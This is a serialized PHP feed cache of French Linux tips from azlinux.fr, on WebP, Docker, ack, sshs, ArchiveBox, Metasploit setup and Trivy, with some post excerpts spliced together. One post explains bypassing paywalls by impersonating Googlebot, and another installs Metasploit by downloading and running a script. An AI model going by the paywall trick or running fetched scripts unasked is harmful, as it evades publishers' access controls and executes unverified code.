";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:56;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:79:"Comment désinstaller un logiciel sous Fedora, en conservant ses dépendances ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:86:"https://azlinux.fr/desinstaller-un-logiciel-sous-fedora-en-conservant-ses-dependances/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 25 Jun 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:86:"https://azlinux.fr/desinstaller-un-logiciel-sous-fedora-en-conservant-ses-dependances/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:594:"
J’ai installé Discord sur Fedora, mais j’avais besoin de le réinstaller sans avoir à réinstaller toutes les dépendances et j’ai trouvé cette solution :
1sudo rpm -e --nodeps discord
Voici les 15 applications open source que je me sers en plus de toutes celles préinstallées au sein de LineageOS. Le code source de ces différentes applications est bien évidemment accessible sur les sites GitHub ou GitLab.


Si vous ne trouvez pas un logiciel lors de votre recherche, il est sûrement disponible dans le dépôt de logiciels RPM Fusion qui fournit des paquets supplémentaires.
Voici la commande pour ajouter le dépôt RPM Fusion Free :
1sudo dnf install https://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-$(rpm -E %fedora).noarch.rpm
Et aussi cette commande pour ajouter le dépôt RPM Fusion Non-Free si vous voulez des logiciels non libres :
1sudo dnf install https://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-$(rpm -E %fedora).noarch.rpm
WebP est un format de fichier image développé par Google et destiné à remplacer les formats JPEG, PNG et GIF. Il est devenu la norme sur les sites web grâce à sa taille réduite pour une même qualité. Il prend en charge la compression avec et sans perte, ainsi que l’animation et la transparence alpha.
1cwebp 97d8f55d9d32c661ac3e0636e281fa22.png -o 97d8f55d9d32c661ac3e0636e281fa22.webp
1cwebp -q 85 97d8f55d9d32c661ac3e0636e281fa22.png -o 97d8f55d9d32c661ac3e0636e281fa22.webp
1for i in *.png ; do cwebp -q 85 $i -o $i.webp ; done
1dwebp 97d8f55d9d32c661ac3e0636e281fa22.webp -o 97d8f55d9d32c661ac3e0636e281fa22.png
1for i in *.webp ; do dwebp $i -o $i.png ; done
sudo apt install webpsudo dnf install libwebp-toolsACK est un outil de recherche en ligne de commande pour les systèmes d’exploitation Linux et Unix. Il permet aux utilisateurs de rechercher des fichiers et de compter les occurrences de termes dans ces fichiers. ACK est très utile lorsque vous travaillez avec de gros projets et que vous avez besoin de rapidement localiser des fichiers ou des occurrences de termes dans ces fichiers.
Pour utiliser ACK, vous devez d’abord l’installer sur votre système. Si vous utilisez Debian, vous pouvez l’installer en utilisant la commande sudo apt install ack. Si vous utilisez Fedora, vous pouvez l’installer en utilisant la commande sudo yum install ack.
Une fois ACK installé, vous pouvez l’utiliser pour trouver les fichiers contenant le terme “azLinux” en utilisant la commande ack azLinux. Cette commande recherchera dans tous les fichiers du répertoire courant et de ses sous-répertoires, et affichera une liste des fichiers qui contiennent le terme “azLinux”.
Pour compter le nombre total d’occurrences de “azLinux” dans tous les fichiers, vous pouvez utiliser la commande ack -ch azLinux. Cette commande affichera le nombre total d’occurrences de “azLinux” dans les fichiers du répertoire courant et de ses sous-répertoires.
Pour compter le nombre total de fichiers dans le répertoire courant et de ses sous-répertoires, vous pouvez utiliser la commande ack -f | wc -l. Cette commande utilise ACK pour lister tous les fichiers du répertoire courant et de ses sous-répertoires, puis utilise la commande wc pour compter le nombre de fichiers.
En résumé, ACK est un outil pratique pour les utilisateurs de Linux et Unix qui souhaitent rapidement trouver des fichiers et compter les occurrences de termes dans ces fichiers. Si vous travaillez sur de gros projets et que vous avez besoin de rechercher des fichiers ou des occurrences de termes rapidement, ACK peut vous être très utile.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:61;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:60:"User-Agent Switcher une extension pour bypasser les paywalls";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:80:"https://azlinux.fr/user-agent-switcher-une-extension-pour-bypasser-les-paywalls/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 14 May 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:80:"https://azlinux.fr/user-agent-switcher-une-extension-pour-bypasser-les-paywalls/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1142:"
Si vous en avez assez de tous ces sites d’information qui bloquent leur contenu, j’ai une solution. Bien sûr, elle ne fonctionne pas partout, mais je l’ai testée sur de nombreux sites et elle fonctionne. Tout d’abord, vous devez installer l’extension User-Agent Switcher qui vous permettra de vous faire passer pour le robot de Google. Vous allez me dire en quoi cela peut être utile, c’est assez simple puisque tous ces sites d’informations veulent être référencés dans le moteur de recherche de Google, donc si vous vous faites passer pour Google, vous avez accès à l’intégralité de l’article.
Voici une capture d’écran de la configuration à appliquer :

Binfmt est un émulateur multi-plateforme qui vous permet de rendre compatible une image Docker qui n’est pas prise en charge par votre architecture. Cette image convertit les instructions d’une architecture à une autre lors de l’exécution d’une commande ou d’un programme. Ainsi, avec cet émulateur, vous pouvez exécuter et compiler des conteneurs pour n’importe quelle architecture. Mais vous devez vous attendre à des performances moindres, notamment lors de l’exécution d’applications gourmandes en ressources CPU.
1docker run --privileged --rm tonistiigi/binfmt --install all
Exécuter une commande avec une architecture amd64 :
1docker run --rm amd64/alpine uname -a
Exécuter une image Docker avec une architecture amd64 :
1docker run -itd -p 8080:80 --platform linux/amd64 flyimg/flyimg-build
1docker run --privileged --rm tonistiigi/binfmt --uninstall qemu-aarch64
sshs est une interface en ligne de commande pour SSH qui vous permet de lister tous vos serveurs à un même endroit et de vous y connecter facilement. Cet outil n’est pas encore disponible sur toutes les distributions, mais je vous propose de l’installer à partir des binaires pré-compilés disponibles sur GitHub.

Si vous êtes intéressé, vous pouvez suivre les instructions ci-dessous pour installer sshs :
1wget $(curl -s https://api.github.com/repos/quantumsheep/sshs/releases/latest | jq -r '.assets[4] | .browser_download_url')
1sudo chmod a+rx sshs-linux-amd64
1sudo cp sshs-linux-amd64 /usr/local/bin/sshs
Si vous lancez l’outil, il n’y aura normalement pas de serveur déclaré, pour cela, il suffit de remplir dans le fichier ~/.ssh/config les informations nécessaires comme ci-dessous :
1Host "DietPi"
2  HostName 192.168.1.171
3  User root
4  Port 22
Notez qu’il existe de nombreux paramètres disponibles pour le fichier de configuration du client SSH OpenSSH https://dashdash.io/5/ssh_config.
J’espère que cela vous sera utile, vous pouvez bien sûr ajouter plusieurs serveurs, c’est le but, sinon si vous utilisez une clé privée pour vous connecter ou si vous voulez configurer l’outil autrement, vous pouvez consulter la page du projet sur GitHub.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:64;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:58:"ArchiveBox un système d'archivage web auto-hébergé";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:70:"https://azlinux.fr/archivebox-un-systeme-d-archivage-web-auto-heberge/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 07 May 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:70:"https://azlinux.fr/archivebox-un-systeme-d-archivage-web-auto-heberge/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2170:"
Vous cherchez une solution pour archiver et préserver vos sites Internet préférés hors ligne ? ArchiveBox est l’outil qu’il vous faut. C’est une solution d’archivage auto-hébergée qui vous permet de collecter, enregistrer et consulter les sites que vous souhaitez préserver pour une consultation ultérieure. Si vous cherchez une solution simple et efficace pour archiver et préserver vos sites Internet préférés, ArchiveBox pourrait être la solution idéale pour vous.
Pour utiliser ArchiveBox, il vous faut d’abord l’installer. Voici comment procéder :
docker-compose.yml dans un nouveau dossier en utilisant les commandes suivantes :1mkdir ~/archivebox && cd ~/archivebox
1wget https://github.com/ArchiveBox/ArchiveBox/raw/dev/docker-compose.yml
1docker-compose run archivebox init --setup
1docker-compose up -d

 1dust
 2dust <dir>
 3dust <dir>  <another_dir> <and_more>
 4dust -p (full-path - Show fullpath of the subdirectories)
 5dust -s (apparent-size - shows the length of the file as opposed to the amount of disk space it uses)
 6dust -n 30 (shows 30 directories instead of the default [default is terminal height])
 7dust -d 3  (shows 3 levels of subdirectories)
 8dust -r  (reverse order of output)
 9dust -X ignore  (ignore all files and directories with the name 'ignore')
10dust -x (only show directories on the same filesystem)
11dust -b (do not show percentages or draw ASCII bars)
12dust -i (do not show hidden files)
13dust -c (No colors [monochrome])
14dust -f (Count files instead of diskspace)
15dust -t Group by filetype
16dust -e regex Only include files matching this regex (eg dust -e "\.png$" would match png files)
1wget $(curl -s https://api.github.com/repos/bootandy/dust/releases/latest | jq -r '.assets[0] | .browser_download_url')
1sudo dpkg -i du-dust_0.8.1.alpha.2_amd64.deb
1sudo dpkg -e du-dust_0.8.1.alpha.2_amd64.deb


1gitui
sudo apt install gituisudo yum install gitui

1bat /lib/python3.10/site-packages/abrt_exception_handler3.py
sudo apt install batsudo yum install bat
Vous pouvez installer n’importe quelle version de Java et la changer via cette commande :
1sudo alternatives --config java

Si vous voulez enregistrer l’écran de votre téléphone ou y accéder depuis votre PC, vous pouvez installer scrcpy qui est un petit outil en ligne de commande pour vous faciliter la vie. Vous pouvez probablement faire la même chose avec OBS, mais de manière moins pratique. Notez que vous pouvez utiliser votre écran comme une caméra externe afin de l’intégrer dans un outil de vidéoconférence par exemple.
Avant de faire quoi que ce soit, vous devez activer le mode de débogage adb sur votre appareil Android, qui se trouve dans les paramètres de développement, puis connecter un câble qui recevra le flux vidéo ; notez qu’il est également possible de ne pas connecter de câble.
Sur une distribution basée sur Debian, c’est facile, car c’est inclus dans le gestionnaire de paquets, mais si vous utilisez Fedora, vous devez utiliser ces commandes :
1sudo yum copr enable zeno/scrcpy
1sudo yum install scrcpy
Et avec une distribution basée sur Debian, la commande est :
1sudo apt install scrcpy
Sinon, voici un exemple du résultat :
Et la commande qui permet de lancer l’outil est simplement scrcpy ; vous pouvez également passer un grand nombre de paramètres après celui-ci lesquels sont disponibles sur la page GitHub du projet :
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:70;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:56:"Mettre en place Metasploit en quelques minutes seulement";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:30:"https://azlinux.fr/metasploit/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 30 Apr 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:30:"https://azlinux.fr/metasploit/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1349:"

1curl https://github.com/rapid7/metasploit-omnibus/raw/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
2  chmod 755 msfinstall && \
3  ./msfinstall
1msfconsole

Trivy est un outil qui vous permet de rechercher d’éventuelles vulnérabilités dans les images Docker ou les dépôts Git.
1sudo apt install apt-transport-https gnupg lsb-release
1wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key add -
1echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main | sudo tee -a /etc/apt/sources.list.d/trivy.list
1sudo apt install trivy
1trivy image python:3.4-alpine
1trivy repo https://github.com/knqyf263/trivy-ci-test
1trivy image -f json -o results.json golang:1.12-alpine
En résumé, il ne faut pas considérer que parce que l’on utilise un service dans un conteneur, celui-ci est sécurisé car il peut y avoir de multiples failles de sécurité dans ces images Docker et le noyau utilisé, il faut donc penser à mettre à jour régulièrement ces conteneurs.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:72;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:51:"Comment afficher les vignettes WebP dans Nautilus ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:61:"https://azlinux.fr/afficher-les-vignettes-webp-dans-nautilus/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 29 Apr 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:61:"https://azlinux.fr/afficher-les-vignettes-webp-dans-nautilus/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:608:"Si vous utilisez le format d’image WebP et souhaitez afficher les vignettes dans l’explorateur de fichiers Nautilus, il vous suffit d’installer ce paquet en exécutant la commande ci-dessous :
1sudo yum install webp-pixbuf-loader

La version 42 de GNOME a été publiée il y a quelques jours. Elle présente un outil de capture d’écran amélioré et inclut également un outil de capture vidéo.
La combinaison de touches permettant d’accéder à cet outil est simplement la touche “Imprimer”.
Voici l’exemple des trois modes en image et vous pouvez bien sûr capturer l’écran comme une vidéo plutôt qu’une capture d’écran.

